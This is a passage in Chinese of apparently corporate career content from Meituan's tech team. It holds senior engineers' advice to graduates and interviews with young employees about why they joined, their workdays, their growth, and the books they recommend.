自己的短板，并有规划地为自身能力打补丁，更主动地了解行业相关信息，同时愿意主动学习新技术，包括但不限于经典的技术书籍、网络博客、教学视频等。鼓励大家在大学时尽可能参与一些开源项目，或者参加过一些编程相关的竞技比赛。

工作能力

- **协作能力**：一个人可以走的更快，一群人可以走的更远。美团业务线比较多，经常涉及跨部门合作，希望你具备一定的团队协作能力。
- **执行力**：较好的计划制定和落地能力，较好的风险把控和应对能力，较好的应变和调整能力。
- **管理能力**：在时间管理方面，能够合理安排工作，以确保自己不被 Deadline 牵制；在自身管理能力方面，知道时间用在什么地方，重视对外界的贡献，善于发挥自身长处，集中精力于重要领域，善于做出有效决策。

个人素质

- **技术自驱力**：我们希望你是真正发自心底的热爱技术，能够对技术保持好奇心，做到「知其然也知其所以然」，且喜欢动手实践。
- **韧性**：美团提倡「长期有耐心」，希望你在遇到挫折和失败时，不会轻言放弃。从学校到社会的过渡阶段，必然会面临很多挑战和困难，坚韧可以帮助战胜困难。
- **积极开放的心态**：希望你拥有较强的求知欲和好奇心，对新鲜技术充满探索欲，能够积极拓展圈内外的人际资源，跟大家一起交流、分享。同时能够不自我设限，不断突破自我。

三、学长有话对你说：

潘魏增学长 | 南开大学 | 前端技术专家，2010 年加入美团点评

第一，练好技术基本功，勿在浮沙筑高台。大家要把计算机基础理论、互联网基础知

识以及前端开发的基本原理弄明白，这点对刚走上工作岗位的应届生来说尤为重要。第二，不要去追潮流，不要去做技术投机，看到人工智能、算法领域比较火爆，就一窝蜂冲上去，往往容易「折戟沉沙」。而且工程领域发展前景并不输于算法等领域。第三，主动了解所在公司所在部门最需要什么，了解影响业务成功的各种要素，在做好本职工作之外向前多走一步，成为懂业务、懂商业的技术多面手。最重要的一点，持续努力，不要懈怠。不要因为获得一点点成绩而沾沾自喜，千万不要把运气当做自己的能力。

王晓飞学长 | 北京邮电大学 | Android 技术专家，2015 年加入美团点评

首先建议学弟学妹，最好在大学期间就能认认真真地去完成一个 App 的设计、开发、上线的完整流程；第二，必要的面试笔试基本功不能丢（上面写的很详细呦）；第三，多一点耐心，多一点坚持；第四点，要有自己的想法，不要因为大家都去追逐一些新名词就随波逐流，找到适合自己的才是最重要的。

董尚先学长 | iOS 技术专家，2015 年 4 月加入美团点评

计算机知识体系很庞大，但是技术基础上都具备相通性，牢固的知识基础有助于在后续的学习中举一反三。作为一名 iOS 工程师，不代表你不能学习其他的技术栈。移动端的知识相对来说学习曲线比较平缓，对新同学来说比较友好的，非常适合作为互联网的入门行业。 当感觉到得心应手的时候，一定要及时走出舒适圈，严格要求自己，LLVM、跨端技术、持续集成、动态化、端智能技术等都是可以深入的学习方向。美团技术团队也提供了非常大的一个舞台，内部有无数的「活水」机会，大家可以去不同的业务线、不同的技术线去挑战自我。

刘铮学长 | 西安电子科技大学 | 后台技术专家，2017 年加入美团点评

后台和系统相关的技术体系很庞大，一开始避免陷入细节，可以先从广度入手，了解各种技术的特性及使用场景，然后结合自己的事情或兴趣，进行某个领域的深入钻

研。机会与能力同等重要。作为初出茅庐的毕业生，应该选择一个蓬勃发展的行业，在丰富的实践中快速成长。

陈彧学长 | 清华大学 | 数据技术专家，2015 年加入美团点评

如果你想成为一名优秀的数据工程师，那么你需要知道，数据非常看重实战经验的长期积累。同学们需要具有稳健的职业发展观。在数据领域，毕业后 3~5 年的时期非常关键，就业的选择要重视未来经验的积累和视野的拓展。建议大家要重视基本功，认知好自己的兴趣和专长。时间若是足够的话，可在美团这样的大型互联网公司找到一份相关的实习工作，提前了解一下行业的实践。

陈阳学长 | 东北石油大学 | 测试技术专家，2019 年加入美团点评

测试方向入门容易做精难，想在某一个方向做深入需要比研发工程师更广的知识面，也需要比产品更敏锐的需求提炼和转化能力。从工具的设计、开发再到运营，从技术规划到版本规划再到项目实施，考验的是全面协调以及解决问题的能力。此外，高段位的测试工程师还要根据不同项目的成熟度模型，引入规范的流程、敏捷开发模式、数据版本的管理、代码版本的管理、组件化服务化的升级等等，都需要对业务的深度理解，更需要多年的经验积累来确保软件的质量。建议学弟学妹们要重视知识的广度，夯实基础，在某一个方向持续深入学习，锻炼沟通能力和解决问题的能力。

赵应钢学长 | 华中科技大学 | 数据库专家，2015 年 8 月加入美团点评

首先，尽量寻找到在大型互联网公司实习的机会，在实际工作中提升自己，做到理论实践相结合。通过实际工作，更能了解到企业的实际需要。其次，可以多参加一些认证考试，在考证的过程中掌握整个知识体系，形成全局视野。最后一点，多关注顶级企业对人才的招聘要求，提前储备相关技能。

赵弼政学长 | 武汉理工大学 | 安全技术专家，2018 年加入美团点评

安全攻防是在计算机基本功之上的灵活运用，深刻理解原理才能化腐朽为神奇，所以首先建议大家注意打好基本功（编译原理、操作系统、网络、数据库等）。另一方面，安全领域的大多数前辈都是兴趣驱动的，在实践中培养自信、加深理解、融会贯通。所以一定要多动手，不能仅仅满足于老师和课本上提到的知识。无论是挖漏洞、渗透测试、打 CTF 比赛、写自动化工具还是做算法参数调优等，尽量把经典的场景都亲手反复实践过，有了这些实践，还要擅长总结（验证对计算机基本知识的理解深度），试着写一些文章或者 Blog 分享。做好这些技术储备的同时，要坚守初心，不碰黑产。

景华学长 | 北京航空航天大学 | 嵌入式软件技术专家，2018 年加入美团点评

当与面试官讨论问题的时候，请用数据来征服 TA。在这个领域，美团硬件通道不允许用召回率来表达，一个算法也许完成了 90% 就可以落地了，但是美团需要的是达到 99.9999% 的设计标准。所以数据是打开这个通道的大门，且对应的数字一定要准确。在这个通道，基本功尤其重要，任何出现在你简历中的内容，一定要解释的明明白白。

段航学长 | 比利时鲁汶大学 | 算法专家，2015 年加入美团点评

写好简历，客观地陈述个人的经历，有针对性；做好准备，重视每一次的面试机会，心态平和；积极主动，关注目标企业招聘信息，踊跃申请。

四、欢迎加入美团技术团队：重要是跟什么样的人在一起做什么样的事情！

人是美团最重要的资产，美团技术团队以浓厚的学习和分享氛围享誉业界。

1. **完善的技术培训体系**：美团技术学院开设几百门技术专业课程。从 MRN 介绍到 Java 并发编程，从系统复杂性问题方法论到机器学习算法，从后台用例设计到运维开发初体验……

2. **丰富的技术图书资源**：美团点评图书馆藏 13000 多册纸质书（90% 以上为技术图书），306 本电子书，并有 O’Reilly Safari 英文电子书库（四万多计算机技术和管理图书！）、ACM Library、知网、极客时间等多种电子资源。
3. **浓厚的工程师文化**：美团技术团队内部社区为技术同学提供一站式技术信息查询服务，内外部技术博客承载技术团队优质内容沉淀，TopTalk 不定期邀请国内外技术大咖来公司做分享，1024 程序员节狂欢、29 个技术俱乐部聚集志同道合的小伙伴，各种学习路径帮助你每天前进 30 公里。

在帮大家「吃得更好，生活更好」的背后，有一群默默努力的工程师小哥哥、小姐姐们在默默努力、默默付出。我们也希望优秀的你也能加入我们，用一行行代码，创造出美好的亿万生活！

青年人在美团是怎样成长的?

作者：技术学院

2020 年五四青年节，我们采访了美团技术团队 9 位青年代表，他们是来自清华大学、北京大学、中国科学院大学等国内高校的 2 位博士研究生和 7 位硕士研究生。在这个属于青年人的特别的日子里，我们请他们分享了自己在美团成长的故事。

道阻且长，不忘初心，砥砺前行，行则将至

Q1：毕业时，你应该拿到了不少 Offer，为什么最后选择了美团?

杨扬：最重要的一点，美团的技术氛围很好。在学校的时候，我也关注了美团技术团队的公众号 / 博客，满满的干货。我其实从大三就开始接触自然语言处理（NLP）这个领域了，那时候就对 NLP 产生了兴趣和热爱，研究生期间也一直做 NLP 这个方向，所以投递的岗位以及拿到的 Offer 也都是与此相关的。此外，也是考虑到美团有海量的数据和丰富的场景，能够将 NLP 的技术更好地应用，并且公司也处于快速发

展的时期，我深信能在美团这里得到更多的成长空间。

当然，还有一个比较特别的原因吧，应该说是缘分。当时有师兄在美团工作，他有一次听了王仲远（AI 平台 / 搜索与 NLP 部技术负责人）的一次分享后，就直接联系我，然后将我内推了过来，然后才有后续的故事。总的来说，加入美团技术团队，能跟一群优秀的人做事，会让自己变得更加优秀。

Q2：在美团众多的企业理念中，哪一条对你影响比较大？

杨扬：「每天前进三十公里」，这句话对我影响比较大。每天多学习一点，多思考一点，积跬步以至千里。

Q3：工作中，典型的一天是怎么度过的？

杨扬：早上通勤的路上听听播客，到工位后首先会查看大象以及自己负责的任务运行情况，之后将一天的工作进行拆解，然后就开工啦。下午会利用集中的时间去专注地完成工作上的任务。晚上如果没有会议且工作上的任务完成的情况下，会做一些技术沉淀，学习一些算法知识，再看一些最新的工作进展。下班前，简单复盘下当天的工作，并列一下第二天的 To Do。

Q4：工作以后，最自豪或者印象最深刻的一件事是什么？

杨扬：工作以来最自豪的一件事，就是参与了美团的 BERT 项目。自己有幸接触并学习了非常前沿的一些工作，然后应用在具体业务中，而且带来了一定的效果提升。同时也和团队一起发表了一篇技术博客《MT-BERT 的探索和实践》。在这整个过程学习到了很多的东西，很感谢 Leader 和 Mentor 对我的各种指导，还有同事们的各种帮助，在这里特别感谢大家。

Q5：你理解的基本功是什么？你平时怎么加强这方面的训练？

杨扬：我理解的基本功包括 2 个方面，一方面是硬技能，包括代码能力、业务能力、算法能力等等；另一方面是软技能，包括沟通、协作、时间管理等等。

关于硬技能的话，我觉得一方面要在公司实际业务中多积累经验，提高自己的工程能力、业务能力、执行力，同时关注核心技术，结合业务进行思考，解决问题的同时也要多思考和复盘；另一方面，积极关注公司内部技术分享以及业界技术进展，保持学习的敏锐度，促进技术栈的迭代更新，从而不断延伸个人的能力。

在软技能方面，还是要多学习一些方法论，在工作中进行实践，并从周围优秀的同事身上不断学习，保持精进。

Q6：作为美团的新生力量，公司主要为你们提供了哪些方面的培养？

杨扬：美团提供的培养对我的帮助还是很大的。主要讲三点吧。第一点，刚入职时，公司就对我们提供了「萌芽计划」以及部门的「雏鹰计划」，不仅能使我们这些新人更快地融入，也让我们对公司以及部门有了更加深入的了解；第二点，正式入职后，包括算法通道以及部门内会定期有各种技术分享，能够帮助我们开拓视野并学习一线的实践经验；第三点，技术学院也提供了很多基本功课程，包括沟通技巧、写作技巧等等，这些都有益于我们个人技能的提升。

Q7：平时喜欢读书吗？哪本对自己影响比较大？

杨扬：平时比较喜欢读书。对我影响比较大的一本书是《高效能人士的七个习惯》，更重要的是在工作和生活中，不断去践行书中提到的一些习惯，从而提高自己的工作效率以及充实自己的生活。

近期，对我影响比较大的一本书是《万物发明指南——时间旅行者生存手册》，作者设定的故事是：假如你坐时光机穿越到过去，那么如何从零创造人类文明？书中介绍了创建文明所需的语言学、数学、植物学、医学、化学、艺术、哲学等等，很酷很有趣，推荐给大家。

Q8：五四青年节，对在校的学弟学妹们有什么想说的话？

杨扬：在学校的时候，尽量打好基础，多多积累；平时要积极主动，培养 Owner 意识；不要给自己设限，去探索更多的可能。道阻且长，不忘初心，砥砺前行，行则将至。

练习一样技能，最好的方式是展现给别人看

Q1：毕业时，你应该拿到了不少 Offer，为什么最后选择了美团?

瑞年：我觉得毕业工作的选择大家都会考虑如下几个点吧：1. 工作城市；2. 薪酬；3. 自己在公司的发展空间；4. 工作内容自己是否感兴趣 or 是否匹配自己的专业。对于我来说，上面四点的重要性是 4 = 3 > 2 > 1。我现在所在的 NLP 与搜索团队跟我所学的专业比较相关，而且美团是一家处于快速增长中的公司，个人成长的空间也相对比较大，另外薪酬方面也还 OK，所以综合多种因素，最终选择了美团。

Q2：在美团众多的企业理念中，哪一条对你影响比较大?

瑞年：美团有句老话：「如果你想走得快，就要一个人走；你想走得久、走得远，要一群人一起走。」可能只有当我们真正工作了以后，才真正体会到「团队合作」的重要性。以前在学校，做实验、写论文也就跟导师讨论一下，很多事情一个人也能搞得定。但到了公司以后，每个项目基本上都是整个团队中若干个人紧密协作的成果，而且只能通过团队合作，才能真正把工作做好。

Q3：工作中，典型的一天是怎么度过的？

瑞年：一般会比上班规定的时间稍早一点到达工位，思考一下今天的工作内容。在白天的工作中，免不了要和同事开会讨论，经常自己的工作做到一半就被拉去开会，开始还有点不适应，不过现在已经习惯了。一般来说，我会尽量把开会讨论放在上午和晚上，下午的时间会留给自己单独做一些开发工作。

Q4：工作以后，最自豪或者印象最深刻的一件事是什么？

瑞年：印象最深的一件事，应该就是组内有一个项目在上线前做最后的开发，由于和上海的团队有合作，组里集体去上海出差了 2 周，天天在上海的会议室里讨论 & 开发 & 联调。因为那个会议室里的椅子稍微有点差，感觉腰都要坐断了。不过好在最后还是赶在 Dead Line 之前把项目推上了线。真心话，当项目上线的那一刻，成就感，真的特别大！

Q5：你理解的基本功是什么？你平时怎么加强这方面的训练？

瑞年：我理解的基本功，更多的是在工作中需要具备的一些通用能力，比如写作能力、沟通能力等等。这些通用的基本功，对我们工作的影响其实特别大。我认为，练习一样技能最好的方式是展现给别人看。比如写作基本功，你要就把自己写的技术文档发给别人看；沟通基本功，就自己尝试去做一些技术分享，或者组织一些小型的讨论。只有这样，才能快速成长。

Q6：作为美团的新生力量，公司主要为你们提供了哪些方面的培养？

瑞年：公司的入职培训，我觉得还是挺有帮助的。毕竟是校招生第一次步入社会，入职培训的那一周能让帮助我快速了解我们公司的文化，结交一些新的小伙伴，快速适应这个陌生的环境。

Q7：平时有哪些爱好？这些爱好对自己有什么影响？

瑞年：我个人比较喜欢音乐和运动，工作之余会打打架子鼓，然后就是跑步、游泳。去年冬天，开始接触滑雪。我认为培养工作之外的一个爱好特别重要，因为在工作

中，我们难免会遇到一些不顺心的事情，职场中也总会伴有一些压力。而工作之外的这些爱好，对我们调解自身的状态特别有帮助。

Q8：五四青年节，对在校的学弟学妹们有什么想说的话？

瑞年：好好珍惜在校的时光，毕竟工作之后就没那么多假期了。除了上面这个玩笑之外，还想跟学弟学妹们说，毕业找工作时，一定要提早准备，多接触一些公司，多思考、多比较。最后祝学弟学妹们都能找到理想的工作。

简单，专注，好好学习！每天前进 30 公里

Q1：毕业时，你应该拿到了不少 Offer，为什么最后选择了美团？

孙喆：我觉得工作中最重要的还是选择跟什么样的人在一起学习和做事吧。我选择美团的一个重要原因就是面试官特别好！我当时前后经历了三轮面试，面试的过程愉悦又轻松，但问的问题确又实实在在，能感受到面试官为面试也做了非常多的准备、专业性很强；有一轮面试，多位面试官参加，在跟他们的交互中，也能感受到我们美团内部的氛围非常好。在发 Offer 的阶段，面试官（同时也是我现在的 Buddy）还针对工作内容跟我沟通了一次，确定工作内容是我所喜欢的，也能感受到美团对校招生的

择业方面还是非常负责任的。

还有一个原因是，这是我毕业后初入职场的第一份工作，因此也十分重视公司对人的培养，而美团在这方面有完善的培养机制，为每位新人都配备导师，可以实现短期快速成长。因此我就十分欢快地加入了。

Q2：在美团众多的企业理念中，哪一条对你影响比较大？

孙喆：我对「每天前进三十公里」印象倒是很深刻。我查了资料，这个其实来源于美团 2 周年公司年会上，兴哥讲的南极探险的故事，「有两支训练有素的队伍去南极探险。阿蒙森团队充分评估了环境，对困难有足够的预料，做足了准备，不管天气好坏每天坚持前进 30 公里，最后成功抵达南极并安全返程。相较之下，同行的斯科特队则因为对环境的评估不足，而且执行计划率性而为：天好时冒进，天恶时滞留，最终长眠南极无一生还」（美团同学基本都知道～但还是贴在这里了）。我觉得这个就是在说目标、学习和持续。相比于研究生期间在某一个领域进行「突破」，现在的工作要求我兼备知识的广度和深度，需要学习的还很多，希望自己可以坚定地每天前进 30 公里，然后建立完整的计算机知识体系。

Q3：工作中，典型的一天是怎么度过的？

孙喆：我是在特殊的疫情防范时期加入美团的，所以典型的一天会从每日报平安 & 早会开始，通过会议做好昨日的工作总结，也逐步了解部门的工作进展。早会后，我会做个简单的工作规划，我的工作主要涉及技术战略和学术合作两部分，所以在排优先级后会集中精力阅读论文、技术报告等，完成一些需要注意力集中的工作。最近，我正沉浸在 AI 的知识海洋里，对技术前沿动态进行追踪。同时，每天也会预留部分时间处理需要协同和沟通的工作，非常的充实！

Q4：工作以后，最自豪或者印象最深刻的一件事是什么？

孙喆：从 0 到 1 搭建了美团博士后工作站的管理和运营。

我加入美团的阶段正好是美团博士后工作站成立不久，但部门没有把我视为一个「新

人」，而是让刚入职不久的我来主 R 这方面的工作，部门的小伙伴则是帮助我、协助我。从最初的内部征集需求，整理发布招聘启示，制定管理细则，再到同高校科研机构沟通、多部门协作，并成功组织了两名博士的入站答辩。在整个流程中，我也学到了很多，也初步看到了一些结果。未来，我也会负责博士后站的运营，让每位博士后的科研、业务产出最大化，有一种我与「美团博士后工作站」共同成长的感觉，还是很挺成就感的。

Q5：你理解的基本功是什么？你平时怎么加强这方面的训练？

孙喆：我理解的基本功，是一个人说话、办事的底层思维逻辑和习惯，扎实的基本功最后的输出可能是高效的沟通、逻辑分明主次明显有论据有结论的文档记录、对工作环节进行拆分规划和有条不紊的执行，以及「凡事有交代，件件有着落，事事有回音」等等。这些输出的多了，大家都会知道你是一个靠谱的人儿。

除了学习美团内部基本功相关课程、阅读推荐书籍等方式之外，我认为意识到自己和别人的差距，并在实践中加以改进、不断尝试，直至养成为习惯也是培养基本功的好方式，毕竟美团真的有好多优秀的同学，而且古语有云：「纸上得来终觉浅，得知此事要躬行。」

Q6：作为美团的新生力量，公司主要为你们提供了哪些方面的培养？

孙喆：对校招新人，公司提供了新人必修课——萌芽计划新员工培训，内容涵盖公司历史和文化，还有写作、沟通、高效能人士的七个习惯、学会提问、金字塔原理等课程。这些有助于我们在初期快速建立对公司的认知，同时对「基本功」有了初步的概念，也有助于我们这些职场「萌新」向职场「达人」的蜕变。

此外，公司还有很多的「选修课」，一方面，互联网 + 大学提供了技术、产品、运营、商分等类别下各式各样的在线课程。另一方面，在美团「积累」是一种习惯，我发现学城（美团内部 WiKi）里也有很多宝藏，很多「复盘」和「总结」中的经验和教训，也相当于工作中的「避坑指南」。

Q7：平时喜欢读书吗？哪本对自己影响比较大？平时有哪些爱好？这些爱好对自己有什么影响？

孙喆：影响最大的怕不是《五年高考三年模拟》(抖个机灵)。我还是个科幻迷，喜欢《三体》~ ~

爱好的话，古筝应该算一个，小学的时候开始学，坚持了好多年，后来又学习了古琴，极大地培养了我「静下来、专注下来」的能力。

Q8：五四青年节，对在校的学弟学妹们有什么想说的话？

孙喆：简单，专注，好好学习，然后每天前进 30 公里！

能和一个公司一起变得更牛逼，是另一种优秀

Q1：毕业时，你应该拿到了不少 Offer，为什么最后选择了美团？

江华：能加入牛逼的公司，是一种优秀；能和一个公司一起变得更牛逼，是另一种优秀。美团是一家高速发展的公司，我想亲眼见证美团发展成为阿里、腾讯这种规模的大公司。

Q2：在美团众多的企业理念中，哪一条对你影响比较大？

江华：长期有耐心。我所在的部门 AI 平台 –NLP 中心更加注重基础能力的建设与积累。我们的项目在落地到各个不同的业务上周期也更长。如果耐不住性子或急于表现，很多需要深耕的问题就没人处理，做起事来容易半途而废。同时用户对产品使用的认知中存在「用户不知道产品没有 XX 功能」、「用户知道产品没有 XX 功能」，我们需要对这些问题攻坚，以客户为中心，不断提升用户的使用体验，也少不了「长期有耐心」。

Q3：工作中，典型的一天是怎么度过的？

江华：制定日计划，对齐周计划，调整优先级。Coding+Debug+Discuss，然后是总结反思。

Q4：工作以后，最自豪或者印象最深刻的一件事是什么？

江华：我们从零开始做的创新性项目，然后各种「黑科技」上线到大众点评，能和身边的人骄傲地说我做了里面的哪些模块。

Q5：你理解的基本功是什么？你平时怎么加强这方面的训练？

江华：培养认真负责靠谱的处事态度，积累过硬的专业技能，学习高效的沟通交流能力。平时，以人为镜，多和 Mentor、同事交流，向评价高的同学看齐。

Q6：作为美团的新生力量，公司主要为你们提供了哪些方面的培养？

江华：感谢公司平台给我们提供了很大的成长机会。当前，我参与了一个创新性的项目，在美团和部门的强力后盾下，使得我们能够不用畏惧创业公司由于缺乏流量导致项目夭折的风险，能够全身心地投入基础能力的积累与建设上。

Q7：平时喜欢读书吗？哪本对自己影响比较大？

江华：明人不说暗话，不太喜欢读书。其实，看的最多的还是技术书。但最近我也尝试跳出自己的舒适区，多看看文学类书籍、人物传记和美团的「四大名著」。

Q8：五四青年节，对在校的学弟学妹们有什么想说的话？

江华：想对他们说，科研项目和真实工作有很大的不同。科研过程中往往会对很多外界条件做理想化的约束，但是真实工作中，可能各种依赖因素都是欠缺的，做事的方式也会很不一样，需要及时调整好心态，学习更多的软实力。

大家需要珍惜每次的挫折与失败，社会是残酷的，竞争是激烈的，只有哭过笑过，才能做到独当一面。要相信，未来终究是我们的！

保持理想，保持健康，追求卓越

Q1：毕业时，你应该拿到了不少 Offer，为什么最后选择了美团？

成良：首先，校招的整个面试体验很好，面试官的专业能力非常强，探讨的问题都很深入，也给了我一些很好的建议，在这个过程中感受到美团的技术实力和工作效率。然后在拿到 Offer 后，我又与团队 Leader 多次交流，对组内的技术要求和工作方向有更进一步的了解。我觉得这个岗位很有挑战，也很有价值，也相信在美团这样的环境中，自己可以成长得更快。

Q2：在美团众多的企业理念中，哪一条对你影响比较大？

成良：「追求卓越」和「长期有耐心」这两点吧。我认为，追求卓越是一个公司能够向前发展的保障，同时也是一个优秀的人应该具备的品质，追求卓越的过程往往充满挑战，也就更加需要长期有耐心的努力。

我觉得每一个平凡的工作日都是在践行这两个理念吧。

Q3：工作中，典型的一天是怎么度过的？

成良：早上到公司后查看邮件，确认线上流程正常运行。然后制定一天的工作计划，按照重要优先级处理。下班前复盘当天的计划完成情况。挤出的碎片时间，看技术方案、博客或论文。

Q4：工作以后，最自豪或者印象最深刻的一件事是什么？

成良：是我入职后负责的第一个项目，利用深度学习预估骑手配送路线及时间。项目整体难度很大，同时业界几乎没有可参考的案例。在项目进程中，我克服了很多困难，取得每一个阶段性的成果都很有成就感。在技术得到提升的同时，也对业务有了更深入的理解。这期间非常感谢 Leader 和导师的耐心指导，以及同事们的各种帮助。

Q5：你理解的基本功是什么？你平时怎么加强这方面的训练？

成良：我理解算法开发工程师的基本功主要体现在以下几个方面：

- 业务理解能力是前提，只有真正理解业务，才能有合理的、明确的目标，一个正确的方向是成功的一半；
- 技术能力是核心，这里包括数据挖掘分析能力，针对具体问题的合理建模能力和较强的工程实现能力；
- 时间管理能力、情绪控制能力、沟通推动能力等软实力也是重要的基础。

平时我会有意识地思考自己的短板，技术上多去看相关的资料，思考底层的原理和关联性。其他的软实力，在工作和生活中逐步锻炼。另外，多读一些书也很有帮助。

Q6：作为美团的新生力量，公司主要为你们提供了哪些方面的培养？

成良：公司对每个岗位的同学都有一套明确的培养体系，从深度和广度上培养员工的能力，我觉得在这种培养体系下，可以明确自己目前的定位和未来的发展方向，这对我的职业规划是非常有帮助的。除此之外，公司还提供了各种培训，从价值观、软实力增强到各种技术课程，只要想学就会有很多的机会。如果说建议的话，感觉技术培训可以做的更加系统一些。

Q7：平时喜欢读书吗？哪本对自己影响比较大？

成良：目前正在努力让读书成为日常习惯，读过的书中，《平凡的世界》和《少有人走的路》这两本书对我的影响比较大，虽然很经典了，也不必多言，但还是想推荐给大家。

Q8：五四青年节，对在校的学弟学妹们有什么想说的话？

成良：第一，培养好的生活和学习习惯，早睡早起；第二，锻炼独立思考的能力；第三，潜心在自己的领域做深入的研究。

最后，保持理想，保持健康，追求卓越。

前行路上，我们都在努力成为更好的自己

Q1：毕业时，你应该拿到了不少 Offer，为什么最后选择了美团？

石英：首先，我一直在使用美团、大众点评等 App，当时能够感觉到这些产品的用户体验、用户行为数据和 UGC 数据都有非常高的质量，对于做算法方向的我而言，一家有着大规模、优质数据、真实落地场景的公司是非常具有吸 引力的。其次，美团的整个面试流程简洁明了，各个面试官和 Leader 都非常 Nice，正如我现在的感受一样，我选择了一个积极进取、有目标、有良好氛围的团队。最后，美团在生活服务领域有 很好的用户基础和用户认知，我相信美团未来会做的越来越好，发展潜力也比较大。

Q2：在美团众多的企业理念中，哪一条对你影响比较大？

石英：印象最深的就是「我不会，但我可以学」，自从我开始接触计算机，就一直主动或被动的在践行这一条。初中毕业开始接触编程，不会就得自己反复啃书学习。到后来算法竞赛，面对一个个问题，面对一个个算法，面对各种各样优雅的解题思路和实现方式，不会、不理解，还是反复地查资料自学。离开学校步入职场，需要学的除了专业知识和技能，还有沟通、合作、项目管理等等，每天都在学习。

Q3：工作中，典型的一天是怎么度过的？

石英：早上把战场摆好（电脑、键盘、屏幕、白开水……），然后看看一周计划和前面进展，确定今天的 To Do。一天处理的事务主要分两类事情：偏技术、工程的，根据需求写代码、调程序；偏需求、业务或者沟通的，大象直接连续对接人或者拉会，会前做好准备，会后做好记录和同步。午餐、晚餐一般按时吃，和几个同事一起唠唠嗑，也可能唠唠正在推进的工作。饭后一般会大家一起遛个弯，坐太久了体重容易 Hold 不住……

Q4：工作以后，最自豪或者印象最深刻的一件事是什么？

石英：工作以来，印象深刻也是比较自豪的事情，应该算是完成了「统一分词器」，并且在 DQU 项目全量上线，影响着美团大搜和点评大搜每天十亿次的请求。因为「统一分词器」是一个很基础的信号，并且对性能要求很高，必须用尽可能基础的、底层的实现方式进行优化，能把这个项目推进到现在的阶段，并且在线上稳定运行，也是一种对我自己「码力」的锻炼和检验。

Q5：你理解的基本功是什么？你平时怎么加强这方面的训练？

石英：我理解的基本功主要归为两个方面：

- 硬能力，当然是指技术方面的基本功，「码力」靠练习与借鉴他人的优秀代码，算法靠学习与思考、对比现有的算法方案。
- 软能力，例如沟通能力、项目管理等，这些需要平时多观察，多换位思考，择其善者而从之，其不善者而改之。

Q6：作为美团的新生力量，公司主要为你们提供了哪些方面的培养？

石英：公司有统一的入职培训，能够帮助我们了解公司的文化、制度和技术栈。小组内有对应的 Mentor 能指导我们熟悉环境、开展工作；也很感谢领导能够放手让我直接参与主要的项目之中，能快速的适应公司的工作流程，也能收获到最实用的技能。

Q7：平时喜欢读书吗？哪本对自己影响比较大？

石英：技术类的书就不多说了。之前有读到《人性的弱点》，这本书里对于许多人性或者说人们潜意识的想法、感受、反映有一个很好的剖析，并且大多是我们日常生活、工作中容易忽视却非常重要的方面，对于沟通、人际交往都有不小的启发。

Q8：五四青年节，对在校的学弟学妹们有什么想说的话？

石英：首先想到了两个词：怀念和羡慕。学弟学妹们可以好好珍惜在学校的时间，不管是学习、实习，或者出去走走看看都是极好的；然后有一个小建议：早点明确下一阶段的目标，并且尽量早点去 了解和准备，这也是我能幸运地加入美团 NLP 中心的秘诀。

前行路上，我们都在努力成为更好的自己。

仰望天空，脚踏实地

Q1：毕业时，你应该拿到了不少 Offer，为什么最后选择了美团？

世奇：我选择了无人车行业。首先，我认为美团是最有希望做成无人车的公司之一。

其次，美团的技术氛围在业内有很好的口碑。

Q2：在美团众多的企业理念中，哪一条对你影响比较大？

世奇：「长期有耐心」对我影响比较大。因为我们现在做的事情在整个行业来看，都不是短时间内可以完成很大的技术飞跃，我们也会经常听到「质疑」的声音，如果不对未来有坚定的信心，确实很难坚持下来。只有长期有耐心，对未来有信心，才能把技术做强，比别人做的更深、更专。

Q3：工作中，典型的一天是怎么度过的？

世奇：早上过来，我会先对今天的工作任务做下梳理，思考好实现细节，然后开始开发代码。期间也会对高优突发的 Case 进行分析、处理。一天中也要抽空关注业内动态，学习前沿技术。

Q4：工作以后，最自豪或者印象最深刻的一件事是什么？

世奇：2019 年 11 月份，我们拿到了北京自动驾驶路测牌照。整个团队经过几个月的努力，解决了很多难题，最终顺利通过测试。在拿到牌照的时候，大家还是非常激动的，能够在这样强劲的技术团队做出自己的贡献，自己也感觉到很自豪。

Q5：你理解的基本功是什么？你平时怎么加强这方面的训练？

世奇：日常可以用到的技能都是基本功，比如专业技能、沟通技能等，加强这些技能都可以提升自己的工作效率。一般我会通过阅读相关书籍、参加技术分享来了解相关技能，然后在实践中尝试这些新技能，进而达到提升基本功的目的。美团也有句老话，「仰望天空，脚踏实地」。

Q6：作为美团的新生力量，公司主要为你们提供了哪些方面的培养？

世奇：帮助还是挺大的。通过「萌芽计划」让自己对美团文化有了非常深刻的认识，导师制也帮助自己更加快速地融入团队。如果说建议的话，希望后期可以增加一些网上授课。

Q7：平时喜欢读书吗？哪本对自己影响比较大？

世奇：《学会提问》，用批判性眼光看待问题。

Q8：五四青年节，对在校的学弟学妹们有什么想说的话？

世奇：夯实基础，对新鲜事物、前沿技术保持好奇心。我们是「八九点钟的太阳」，有幸与大家一起共筑辉煌。

谋定而后动，做事有头尾

Q1：毕业时，你应该拿到了不少 Offer，为什么最后选择了美团？

漆毅：首先，我投的公司并不多，毕业时在手的 Offer 不算多。选美团是因为感受到了美团对校招生的重视。当时面试通过以后，部门专门邀请我们去公司，给我们讲部门具体在做什么、现状如何，后续发展如何。然后个人对整个业务前景也比较认可。既然各家 Offer 的硬条件都差不多，当然要选一个自己最有好感、也最认可的，最后就选择了我团。

Q2：在美团众多的企业理念中，哪一条对你影响比较大？

漆毅：长期有耐心。工作中生活中的事情，能不能在觉得「山穷水尽」时继续坚持，最终迎来「柳暗花明」，关键很看人的耐心够不够，信心足不足。有耐心总是好事。

因为我参加工作不到一年，这里只能举一个稍显单薄的例子。我在广告平台具体做 CTR 预估的算法工作，最近的一个项目是使用增量学习的方式去优化模型。最初入手时，发现换了优化方式后，模型效果大降，不符合预期。后来也是花费了比较多的时间，从代码 Bug、模型参数等等层面看是什么原因，最后定位是输入数据的处理方式需要做适当调整。这个过程需要一定「水磨豆腐」的耐心功夫。当然回头来看，这也使我对「模型效果取决于数据」这句话有了更为深刻的理解。

Q3：工作中，典型的一天是怎么度过的？

漆毅：每天到公司后，会先看看夜间的线上任务，确保正常。然后列一列昨日未结事项和今日必做清单，此后就按照计划一项一项去做。如果涉及到沟通合作的事情，就要和相关同事协调时间讨论沟通。因为是做数据相关工作，最近也有意识地多去探索、观察数据。

Q4：工作以后，最自豪或者印象最深刻的一件事是什么？

漆毅：工作上的话，印象比较深刻的是第一个模型上线。跟着 Mentor 走完整个流程，最后成功上线，也有一个不错的结果，还是很开心的。

Q5：你理解的基本功是什么？你平时怎么加强这方面的训练？

